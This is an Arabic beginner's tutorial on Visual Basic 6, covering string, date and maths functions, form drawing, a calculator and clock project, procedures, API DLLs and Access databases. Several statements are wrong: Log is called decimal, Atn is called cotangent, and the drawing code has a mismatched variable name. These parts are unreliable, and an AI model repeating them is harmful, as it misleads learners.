
```
Z = LCase(Right(X, Len(X) - 1))
```

```
Text1.Text = Y & Z & g
```

• شقلبة الاحرف:

ضع تكست بوكس، و زر امر و اكتب هذا الكود:

```
Text1.Text = StrReverse(Text1.Text)
```



انواع الرسوم المختلفة

هذه طرق مختلفة للرسم و يمكنك استخدامها مثل استخدام القلم بنفس الطريقة:

• قلم:

Line -(X, Y), vbBlue

• قلم مع دوائر صغيرة:

Line -(x, y), vbGreen

Circle (x, y), 50

• رش الالوان:

Me.PSet (x + Rnd * 255, y + Rnd * 255), RGB(Rnd * 255, Rnd * 255, Rnd * 255)

Me.PSet (x + Rnd * 255, y + Rnd * 255), RGB(Rnd * 255, Rnd * 255, Rnd * 255)

Me.PSet (x + Rnd * 255, y + Rnd * 255), RGB(Rnd * 255, Rnd * 255, Rnd * 255)

Me.PSet (x + Rnd * 255, y + Rnd * 255), RGB(Rnd * 255, Rnd * 255, Rnd * 255)

و هناك الكثير من الطرق الاخرى يمكنك اكتشافها بنفسك..

دوال نصية

الدالة **Len**: ترجع طول نص معين وتستخدم كما يلي:

```
Dim Stl As Integer
```

```
Stl = Len(String1)
```

الدالة **Trim**: تمحو المسافات من بداية ونهاية النص، و تستخدم كما يلي:

```
Result = Trim(String1)
```

الدالة **LTrim**: تمحو المسافات من بداية النص . وتستخدم كما يلي:

```
Result = LTrim(String1)
```

الدالة **RTrim**: تمحو المسافات من نهاية النص . وتستخدم كما يلي:

```
Result = Rtrim(String1)
```

الدالة **Left**: ترجع عدد معين من الأحرف من بداية النص، ويستخدم كما هو موضح:

```
Result = Left(String1, 1)
```

الدالة **Right**: ترجع عدد معين من الأحرف من نهاية النص وتستخدم كما هو موضح:

```
Result = Right(String1, 1)
```

الدالة **Mid**: ترجع عدد معين من الأحرف من وسط النص بداية من حرف محدد وتستخدم كما يلي:

```
Result = Mid (String1, 2, 1)
```

الدالة **chr()**: تعطى الحرف المقابل للـ **ASCII** وتستخدم كآتي:

```
Result = Chr(13)
```

الدالة **ASC()**: تعطى كود **ASCII** المقابل لحرف معين وتستخدم كآتي:

```
Dim AscCode
```

```
AscCode = Asc("E")
```

الدالة **Str ()**: لتحويل المتغير الرقمي إلى صيغة نصية . وتستخدم كما يلي:

```
Result = Str("5")
```

الدالة **Val ()**: لتحويل المتغير النصي إلى صيغة رقمية وتستخدم كما يلي:

```
Dim Number
```

```
Number = Val(String1)
```

جميع ارقام هذه الدوال قابلة للتغيير، اما بالنسبة لكلمة **String1** فهي اي متغير حرفي من نوع **String** و **Result** الكائن المراد ظهور النتيجة به وليكن ليبل مثلاً..

هذه امثلة للدوال اما اذا اردت معرفة معظم الدوال المستخدمة في الفيچوال بيسيك افتح درس بعض الدوال في التعامل مع الاجراءات و الدوال..



التعامل مع التاريخ

- زيادة ايام او شهور علي التاريخ الاصلي استخدم هذا الكود:

```
Label1.Caption = DateAdd(Interval, Number, Date)
```

حيث تكون **Interval** هي المراد زيادته سواء كان ايام "D" او شهور "M"، و **Number** هو رقم الايام او الشهور او السنين المراد زيادتها، و **Date** هو التاريخ الحالي.. و كما يتبين ان النتيجة ستظهر في ليبل.. 😊

مثال:

```
Date1 = DateAdd("M", 3, Date)
```

- المقارنة بين تاريخين:

```
Label1.Caption = DateDiff(Interval, "Date1", "Date2")
```

Date1 هي التاريخ الاول، و **Date2** هي التاريخ الثاني، اما **Interval** فهي المراد ظهور النتيجة به من شهور "M" و ايام "D"، و لظهورها بالسنين الكتب هذا الكود:

```
Label1.Caption = DateDiff("m", "14/7/1989", "26/4/2003") \ 12
```

• كتابة التاريخ بطرق اخرى:

لقد ذكرت من قبل كيفية عمل تاريخ مختصر و لكن ماذا اذا اردنا كتابة اليوم وحده و الشهر وحده و السنة وحدها؟؟ و بالأحرف ايضا؟؟

ضع تايمر و غير **Interval** الي ما تريد ١٠٠٠ مثلا ثم استخدم هذه الاكواد..

كتابة السنة:

```
Label1.Caption = Format (Date, "YYYY")
```

كتابة الشهر بالحروف:

```
Label2.Caption = Format (Date, "MMMM")
```

كتابة الشهر بالارقام:

```
Label3.Caption = Format (Date, "MM")
```

كتابة اليوم بالحروف:

```
Label4.Caption = Format (Date, "DDDD")
```

كتابة رقم اليوم:

```
Label5.Caption = Format (Date, "DD")
```

كما تري لدينا 5 ليبل، يظهر التاريخ بطريقة مختلفة في كل واحدة... 😊

• هذا بالنسبة للتاريخ الميلادي، و لكن يمكنك ايضا كتابة التاريخ بالهجري عن طريق كتابة هذه الكود في زر مثلا حيث عند الضغط عليه تتغير التواريخ من ميلادي الي هجري.. 😊

Calendar = vbCalHijri .٢٠

• و للتاريخ الميلادي:

Calendar = vbCalGreg .٢١

العمليات المنطقية

عملية Not: اذا كانت هذه العملية False فتكون نتيجة الشرط True..
عملية And: يجب ان يكون الشرطان صحيحان لتكون النتيجة True..
عملية Or: تكون True اذا كان احد الشرطين صحيح..
عملية Xor: تكون النتيجة True إذا كان واحد فقط من التعبيرين الشرطين صحيحاً وتكون النتيجة خطأ إذا كان كلاهما صح أو خطأ 😊.
عملية Eqv: تكون النتيجة True إذا كان كلا التعبيرين الشرطين صحيحاً أو خطأ.

دوال رياضية

الدوال الرياضية Mathematics Functions :

الدالة Abs : ترجع القيمة المطلقة لأي عدد وترجعه من نفس نوع البيانات المعطى للدالة والمقصود بالقيمة المطلقة هي قيمة العدد بدون إشارة فالقيمة المطلقة ل (-١٢) مثلا هي (١٢) وهكذا، فمثلا لو كتبنا الكود التالي..

```
Number=Abs(-45.6)  
Text1.Text = Number
```

فإن نتيجة تنفيذ الدالة هي $Number=45.6$ ولاحظ أن القيمة المدخلة للدالة لا بد أن تكون عدد أو تعبير عددي فإذا كانت القيمة المدخلة للدالة Null ستكون النتيجة Null وإذا كانت القيمة المدخلة للدالة متغير فارغ أو لم يتم تعيين قيمة له ستكون النتيجة صفر..

الدالة Sqr : تستخدم هذه الدالة في تحديد الجذر التربيعي لرقم معين وتأخذ الصورة العامة التالية.

```
Number=Sqr(25)  
Text1.Text = Number
```

فإن نتيجة تنفيذ الدالة هي $Number=5$..

الدالة Log: تستخدم هذه الدالة في تحديد قيمة اللوغاريتم العشري لرقم وتأخذ الصورة العامة التالية :

```
Number=Log (20)  
Text1.Text = Number
```

فإن نتيجة تنفيذ الدالة هي $MyNumber=2.9957327$..

الدالة Int: وتستخدم هذه الدالة لحساب الجزء الصحيح فقط من رقم يشتمل علي أرقام صحيحة وعشرية أو بعبارة أخر لحذف الأرقام العشرية الموجودة بعد العلامة العشرية بدون تقريب وتأخذ الصورة التالية:

Number=Int (332.54)

Text1.Text = Number

فإن نتيجة تنفيذ الدالة هي **MyNumber=332**

الدالة Atn: تستخدم هذه الدالة في حساب مقلوب ظل الزاوية "ظنا" للرقم الذي تشتمل عليه مقدار بالتقدير الدائري وتأخذ الصورة العامة التالية:

MyNumber=Atn (رقم)
Text1.Text = MyNumber

الدالة Tan: تستخدم هذه الدالة في تحديد قيمة ظل زاوية معينة وتأخذ الصورة العامة التالية :

MyNumber=Tan (رقم)
Text1.Text = My Number

الدالة Cos: وتستخدم هذه الدالة في تحديد قيمة جيب تمام الزاوية معينة وتأخذ الصورة العامة التالية:

MyNumber=Cos (رقم)
Text1.Text = MyNumber

الدالة Sin: تستخدم هذه الدالة في تحديد قيمة جيب زاوية معينة
وتأخذ الصورة العامة التالية:


Number=Sin (رقم)
Text1.Text = Number

وضع الكائنات

في البداية سوف نعد النموذج الذي سيكون هو الواجهة الأساسية للآلة الحاسبة ... وكذلك إعداد العناصر الموجودة بداخل النموذج..

- ضع ٢ **Text Box** و سميها **T1, T2** .
- اضع 5 **Command Button** و ضع عليها علامات الآلة + / - / ÷ / ..x
- أضف **Label** في الاعلي، و غير الخاصية **Border Style** الي **Fixed** **Stingle** لجعل اللابل محاط باطار..
- سم الفورم باسم **الحاسبة...**

- المفروض أن يكون شكل المشروع الآن قد وصل إلى هذا الشكل:



الفكرة

فكرة هذه الآلة بسيطة جدا حيث تكتب رقم في التكبست الاول و الثاني ثم تغط علي اي زر ليقوم البرنامج باجراء العملية الحسابية و اظهار النتيجة في اللابل.

الكود:

.٢٢

• افتح نافذه الكود المخصصة للزر المكتوب عليه + و اكتب الكود التالي:

```
Private Sub Command1_Click()  
Dim X, Y  
X = Val(t1.Text)  
Y = Val(t2.Text)  
Label1.Caption = X + Y  
End Sub
```

و الآن لنقوم بشرح الكود:

في السطر الاول قمنا بانشاء متغير و هو قيمة التكبست ليتعامل معها كأنها ارقام و قمت بتعريفها بالسطر الثاني و الثالث و قد استخدمت كلمة Val قبل التعريف ليتعامل مع هذه التكبست كارقام و ليس كلاما عاديا، و في الرابع قمت بكتابه المسألة، و لكن في أول قطعة فيها عند Label1.Caption = استخدمتها لتكون كلمات هذا اللابل تساوي هذه المسألة... أرجو ان تكونوا فهتمم ما اعني...

.٢٣
.٢٤
.٢٥
.٢٦
.٢٧
.٢٨
.٢٩
.٣٠
.٣١
.٣٢

٣٣. افتح نافذه الكود المخصصة للزر المكتوب عليه - و اكتب الكود التالي:

```
Private Sub Command2_Click()  
Dim X, Y  
X = Val(t1.Text)  
Y = Val(t2.Text)  
Label1.Caption = X - Y  
End Sub
```

• كرر هذه الكود في بقية الازرار مع تغيير رقم الزر و العلامة..

بعض الرموز المستخدمة في الفيجوال بيسيك

هناك بعض الرموز التي مرت يجب ان تعرفها قبل كتابة الكود.

أصغر من	<
أكبر من	>
لا يساوي	<>
أصغر من أو يساوي	<=
أكبر من أو يساوي	>=
زائد للجمع	+
ناقص للطرح أو سالب	-
في للضرب	*
على للقسمة	/
القسمة بدون كسور	\
الايوس	^
الباقي من القسمة	Mod

إذا اردت وضع علامات مثل **Cos** و **Tan**، فيمكنك استخدام الدوال الرياضية..

وضع الكائنات

- Label1 و Label2 و تايمر و غير Interval الي ١٠٠٠، و غير اسم الفورم الي الساعة و التاريخ..
- ضع هذه الكائنات لتكون بهذا الشكل:



الساعة و التاريخ

كود الساعة و التاريخ سهلة جدا بدرجة لا تتصورها فكل ما عليك هو كتابة هذا الكود في التايمر الذي وضعته:

```
Private Sub Timer1_Timer()
```

```
Label1.Caption = Time
```

```
Label2.Caption = Date
```

```
End Sub
```

هل رأيت اكثر من ذلك سهولة؟؟ فالساعة و التاريخ يؤخذان من ساعة و تاريخ System و بالطبع يمكنك تغيير Label1 و Label2 حسب اسم اللابل او التكست...

الفكرة

سنقوم الان بعمل برنامج رسم بسيط، ليس به غير قلم فقط، الفكرة بسيطة و سهلة و الكود ايضا..
لن تحتوي الفورم علي اي كائنات لان الفورم هي ما سنستخدمه للرسم عليها..

الكود

كود الرسم سهلة فمثلا لو اردت رسم بالقلم تكتب:

```
If Button = 1 Then
```

```
Line – (X, Y), vbGreen ' لون الخط و يمكنك تغييره '
```

```
End If
```

في اجراء **MouseMove** الخاص بالصورة ولكن هناك مشكلة، عند كتابة الكود هكذا ستجد ان هناك خط يبدأ من اعلي الشاشة حتي المكان الذي تمشي فيه، و لمعالجة هذه المشكلة اتبع الاتي:

اكتب هذا الكود في **Genral**:

```
Dim DrNow As Integer
```

في هذا السطر عرفنا متغير من نوع **Integer**.

و هذا الكود في **MouseDown**:

```
DrawNow = -1
```

```
CurrentX = X
```

```
CurrentY = Y
```

و سيتم تعديل كود الرسم ايصبح كما يلي:

```
If DrNow And Button = 1 Then
```

```
Line – (X, Y)
```

```
End If
```

و اخيرا هذا الكود في `MouseUp`..

`DrNow = 0`

اهم احداث الفورم الخاصة بالرسم

مسح كل الرسوم علي الفورم:

Me.Cls

التحكم في سمك الخط:

Me.DrawWidth = #

اعادة الرسوم حتي بعد مسحها:

Form1.AutoReDraw = True

تحديد مجال الاجرائات و الدوال

الاجراءات والدوال كالمغيرات تمامًا لها مجال رؤية **Scope** وهي الأماكن التي يمكن نداء الاجراء أو الدالة منه.

وتنقسم إلى نوعين : اجراءات عامة **Public** , واجراءات خاصة **Private**

..

- الاجراءات العامة هي التي يراها البرنامج في أي مكان منه وتستخدم لها الكلمة **Public** ..

- الاجراءات الخاصة هي التي تنحصر رؤيتها في الملف الذي تم تعريفها فيه سواء كان نموذج النافذة أو وحدة برمجية وتستخدم لها الكلمة **Private** ..

اعادة استخدام الاجراءات و الدوال

عند تعريفك لاجراء أو دالة في ملف نموذج نافذة فإنك تستطيع استخدامها في انحاء البرنامج أن كانت معرفة على أنها دالة عامة.

إذا قررت أن تستخدم هذه الدالة في مشروع آخر فيما بعد فيستحسن أن تقوم بتعريف هذه الدالة في ملف وحدة برمجية **Module** ..

لاضافة وحدة برمجية إلى مشروعك اختر **Add Module** من القائمة **Project ..**

مع البرامج التطبيقية موديل جاهز به بعض الاكواد و به كيفية الاستخدام كما قلنا من قبل..

تعريف الاجراءات

الاجراءات هي مجموعة من التعليمات يتم تنفيذها عند نداء الاجراء ثم يعود البرنامج إلى تنفيذه العادي.

الفكرة الرئيسية وراء استخدام الاجراءات بكفاءة تكمن في تقسيم مهمة البرنامج إلى مهام صغيرة يمكن احتوائها على انفراد في اجراءات أو دوال أو كائنات.

يؤدي ذلك إلى سهولة اختبار كل اجراء على حدى وعدم تكرار الكود بلا داع .

انشاء الاجرائات الفرعية و استخدامها

لانشاء اجراء مباشرة ضع مؤشر الادخال في نافذة الكود في قسم الاعلان العام..
اكتب **Sub** واتبعها بمسافة.
اكتب اسم الاجراء وليكن **Test** ..
اضغط **Enter** لانشاء الاجراء.

بمجرد الضغط على **Enter** يقوم **Visual Basic** بالآتي:

- وضع أقواس المعاملات (**Arguments**) بعد اسم الاجراء مباشرة.
- اضافة عبارة **End sub** في السطر التالي.
- كتابة اسم الاجراء الجديد في مربع الأحداث .

و لنداء هذا الاجراء نكتب اسمه مباشرة في الكود..

تمرير البيانات من و الي الاجراء

هناك طريقتين لتبادل البيانات مع الاجراء:

- استخدام المتغيرات العامة **Public** التى تظهر في أي مكان من الكود ومن ثم يمكن قراءتها وتغييرها من خلال الاجراء.

```
Public Name As String
```

```
Sub Test()  
Name = "Ehab"  
End Sub
```

- أو استخدام المعاملات **Parameters** والتي يمكن تمريرها من وإلى الاجراء دون الحاجة إلى المتغيرات العامة. 😊

```
Sub Test(Name As String)  
Name = "Ehab"  
End Sub
```

انهاء الاجراء

لسبب أو لآخر قد تحتاج إلى مغادرة الاجراء دون اكمال تنفيذ بقية أوامره
يتم ذلك من خلال العبارة **Exit Sub** ...

```
Sub (Name As String)
```

```
If Name = "" Then Exit Sub
```

```
End If
```

استخدام الدوال

ما هي الدوال؟؟
الدوال هي أسماء محجوزة ومعرفة من قبل الفيجوال بيسك لتقوم بعمل معين مثل المصفوفات والقيم المطلقة وغيرها..

- الدوال الرياضية **Mathematics Functions**
 - دوال سلاسل البيانات **String Functions**
 - دوال الوقت و التاريخ **Date and Time Functions**
 - دوال التحقق من أنواع البيانات **Data Type Inspection Functions**
 - دوال المدخلات و المخرجات **Program Output and User Input**
 - دوال مالية **Financial Functions**
 - دوال متنوعة أخرى..
 - دوال معرفة من قبل المبرمج (**UDF**) **User Defined Functions**
-

انشاء الدوال

تشبه الدوال الاجراءات تماماً ولكن الدالة ترجع قيمة عند نداءها حيث يمكن تخزينها في متغير أو استخدامها في تعبير مباشرة.

انشاء الدوال يتبع نفس قواعد انشاء الاجراءات وفي هذه الحالة سنستخدم **Function** بدلاً من **Sub** .. مثال:

```
Public Function Sum(X As Integer, Y As Integer)
If X = 0 Or Y = 0 Then
Exit Function
End If
Sum = X + Y
End Function
```

دوال API

كلمة **API** هي اختصار لكلمة **Application Programming Interface**..

تستخدم هذه الدوال في اشياء كثيرة تصل الي المئات و تعتمد دوال API علي ملفات في **System** و منها:

User32.dll (User Interface Functions)

Kernel32.dll (Operating System Kernel Functions)

Gdi32.dll (Graphics Device Interface Functions)

Shell32.dll (Windows Shell Functions)

و للحصول علي جميع دوال **API** يمكنك تحميل برنامجي **APIGuide** و **APIViewer** و اذا واجهت مشاكل في ايجادهما راسلني و سأرسلها لك..

اقسام المشروع في قواعد البيانات

لقواعد البيانات اهمية كبيرة جدا في البرمجة، فاليوم تعتمد البنوك و الشركات الكبرى علي قواعد البيانات هذه، وإن شاء الله سنبدء سلسله من الدروس في قواعد البيانات من الصفر .. وذلك باستخدام أداة **Data Control** ..

أولاً سوف أوضح بعض المسميات المهمه و السهله، في اي مشروع توجد ٣ أقسام وهي ..

القسم الاول: قاعدة البيانات **DataBase**: وهي عبارة عن مخزن عل القرص الصلب على شكل ملف إما **Binary** .. وهو في الاغلب يتكون من مجموعه من الجداول وكل جدول يتكون من مجموعه من الحقول التي تحوي البيانات.. وتوجد لذلك أنواع كثيرة من أنواع الملفات في ال **DataBase** مثل **mdp** و **.xcl**


القسم الثاني: **Database Management System** وهو عبارة عن مدير قاعده البيانا الذي يسمح لى بالتعامل معها مثلا .. برنامج ال **Access** هو عبارة عن مدير قاعده البيانات لملفات **Oracle** و **mdp** .. وهو يقوم بجميع العمليات على الملف ليضمن لى التخزين الصحيح من غير أن اطلع عليه وعلى تعقيده.. وهو بذلك يسهل على المبرمجين إذ كان في السابق يجب على المبرمج ان يتولى هذه العملية..

القسم الثالث: أداه تمكنا من التعامل مع مدير قواعد البيانات لنصل إلى قاعده البيانات وتوجد لذلك أدوات كثيرة وكل له شغله و أهميه و بساطته .. مثل **DataControl** و **ODBC** , **OLEDB** , **DAO** , **ADO** وكل منها له مقدرته على التعامل مع مدير قواعد البيانات.. ولكن الكثر شهرة هي **DataControl** لأنها بسيطة و سهلة جدا..

انشاء قاعدة بيانات

معظم المبرمجين ينشئون قاعدة البيانات عن طريق Access مباشرة، ولكنني لا احب هذه الطريقة، فاذا كنت تستخدم Access2000 او AccessXP او غيره من الاصدارات، فيجب عليك تغيير هذه القاعدة للنوع الاقدم و قد تنسي او تخطئ اثناء عملها، لذلك ارجح انشاء القاعدة عن طريق برنامج فيجوال بيسيك و هي تعطي نفس النتيجة بل و افضل..

- افتح مشروع جديد في فيجوال بيسيك ثم اضغط علي القائمة Add-Ins ثم Visual Data Manger، ستظهر لك هذه النافذة:



- و لإنشاء قاعدة جديدة اضغط:

New > Microsoft Access > Version 7.0 MDB

سيظهر لك صندوق حوار يريد مكان حفظ القاعدة و اسمها، مثال سم القاعدة باسم Telephone و احفظها في My Documents..

- و لأضافة جدول لقاعدة البيانات وليكن اسمها Table1 و بها اسم و التليفون نقوم بالاتي:

١. نضغط بزر الفئره الأيمن على **Properties** في نافذة **DataBase Windo** ونختار **New Table** .. ستظهر لك هذه النافذة:

٢. اكتب اسم الجدول بالخانة المكتوب بجانبها **TableName** ..
٣. لتقوم باضافة الحقول للجدول تضغط **Add Field** ستظهر لك هذه النافذة:

٤- ويتم هنا إدخال إسم الحقل وتحديد نوعه..
فمثلا في مثالنا يكون إسم الحقل الأول **الاسم** ونوعه **Text**
وبعد عمل ذلك نضغط عل Ok ليتم إضافة الحقل إلى الجدول..
ونقوم بعمل ذلك بالنسبه للحقول الاخرى التي نريدها ..

٥ - نقوم بإغلاق شاشة إضافة حقل فننتقل إلى شاشة أضافه جدول
ونلاحظ أن الحقول مضافه ..

ولتثبيت العمل الذي عملناه على الجدول نضغط على **Biled the Table**
ليتم إنشائه فعلياً على القاعده..

وبهذا نكون قد أنشئنا قاعده بيانات و جدول..

ربط قاعدة بيانات بالفيجوال

نضيف الكنترول **Data1** من الأداة **Data** الموجودة على شريط الأدوات.. و نقوم بتعديل الخاصية **DatabaseName** وكتابة مسار القاعدة التي انشأناها، وذلك لربطه مع ملف قاعدة البيانات.. وهو **Phones.mdb** وبعدها نتأكد من ان الخاصية **Connect** تحمل القيمة **Access**..

أي ان **DataControl** يتعامل مع مدير قاعده البيانات **Access** ولكن يبقى ان نربطه مع جدول معين فنقوم بإختيار إسم الجدول من الخاصية **RecordSource** ولا يوجد لدينا سوى جدول واحد وهو **Table1** .. وبهذا نكون قد ربطنا **Data** مع الملف.

الكائنات التي سنحتاجها في العمل:

TextBox ٢، **Label ٢**.. ضع هذه الكائنات لتكون بهذا الشكل:



